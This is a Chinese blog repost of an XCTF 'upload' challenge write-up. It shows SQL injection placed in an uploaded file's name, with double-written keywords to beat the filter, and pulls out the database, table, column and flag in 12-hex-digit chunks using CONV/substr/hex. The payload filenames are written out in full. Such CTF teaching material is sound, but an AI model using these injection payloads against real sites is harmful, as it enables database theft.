XCTF的upload


转载

小 白 渣 于 2019-10-09 15:11:40 发布 684 收藏

分类专栏： 文件名注入 文件上传 sql双写注入 文章标签： xctf

原文链接：https://blog.csdn.net/weixin_42499640/article/details/96041817

版权

 文件名注入 同时被 3 个专栏收录

1 篇文章 0 订阅

订阅专栏

 文件上传

1 篇文章 0 订阅

订阅专栏

 sql双写注入

1 篇文章 0 订阅

订阅专栏

利用上传文件的文件名进行sql注入

这里先普及几个mysql函数的用法

1. CONV()
   简单的来说这个函数就是用来进行***进制的转换***的
   CONV(N,from_base,to_base)
   N是要转换的数据，from_base是原进制，to_base是目标进制。

```
select conv(16,10,16);
+———————+
| conv(16,10,16) |
+———————+
| 10 |
+———————+
1 row in set (0.04 sec)
```

   如果N是有符号数字，则to_base要以负数的形式提供，否则会将N当作无符号数

```
mysql> select conv(-16,10,16);
+————————+
| conv(-16,10,16) |
+————————+
| FFFFFFFFFFFFFFF0 |
+————————+
1 row in set (0.00 sec)
mysql> select conv(-16,10,-16);
+————————+
| conv(-16,10,-16) |
+————————+
| -10 |
+————————+
1 row in set (0.00 sec)
```

2.substr（）
   简单来说 这个函数是用来***搜索字符串***的
   substr(string string,num start,num length);

   string为字符串；

   start为起始位置；

   length为长度。

   mysql中的start是从1开始的，而hibernate中的start是从0开始的。

3.hex（）
   这个就很好理解了，转为16进制嘛

OK,接下来正式来看一下题
随便照一张图片，修改文件名为
‘+(selselectect CONV(substr(hex(database()),1,12),16,10))+’.jpg
这里使用复写绕过过滤
所以是 selselectect
查看数据库名


注意，这里substr取12位是因为一旦过长（超出12），就会用科学记数法显示

得到回显

https://blog.csdn.net/weixin_42499640

将回显转为16进制，再转为字符串

https://blog.csdn.net/weixin_42499640



转换后的文本:

web_up


https://blog.csdn.net/weixin_42499640

然后修改一下substr的起始位置参数，看看后边还有没有
修改为：
‘+(selselectect CONV(substr(hex(database()),13,12),16,10))+’.jpg
上传

又得到一个回显

https://blog.csdn.net/weixin_42499640

用相同的方法转为字符串
得到



https://blog.csdn.net/weixin_42499640

拼起来就是web_upload

拿到库名

然后查表
‘+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = ‘web_upload’ limit 1,1)),1,12),16,10))+’.jpg
得到回显
114784820031327
转16进制，转字符串
得到 hello_

继续往后查肯定还有
‘+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = ‘web_upload’ limit 1,1)),13,12),16,10))+’.jpg
得到回显
112615676665705
转16进制转字符串
得到flag_i

查就完事儿了
‘+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA = ‘web_upload’ limit 1,1)),25,12),16,10))+’.jpg
得到回显
126853610566245
转16进制转字符串
得到s_here

查到这儿出来一具完整的句子
hello_flag_is_here
差不多就是它了

差这个表里有什么字段：
‘+(seleselectct+CONV(substr(hex((seleselectct COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME=‘hello_flag_i_here’ limit 0,1)),1,12),16,10))+’.jpg
得到回显
115858377367398
转转转
得到i_am_f

一看就没查完，接着查
‘+(seleselectct+CONV(substr(hex((seselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME = ‘hello_flag_is_here’ limit 0,1)),13,12),16,10))+’.jpg
得到回显
7102823
转
lag

拼起来：i_am_flag

最后一步了，查flag
‘+CONV(substr(hex((seleselectct i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,10)+’.jpg
得到回显
36427215695199
转
!!@*m*

接着查

‘+CONV(substr(hex((seleselectct i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),16,10)+’.jpg

得到回显

92806431727430

转

Th.e_F

继续

‘+CONV(substr(hex((seleselectct i_am_flag frfromom hello_flag_is_here limit 0,1)),25,12),16,10)+’.jpg

得到回显

560750951

转

!lag

拼起来：!!_@m_Th.e_F!lag

flag就出来了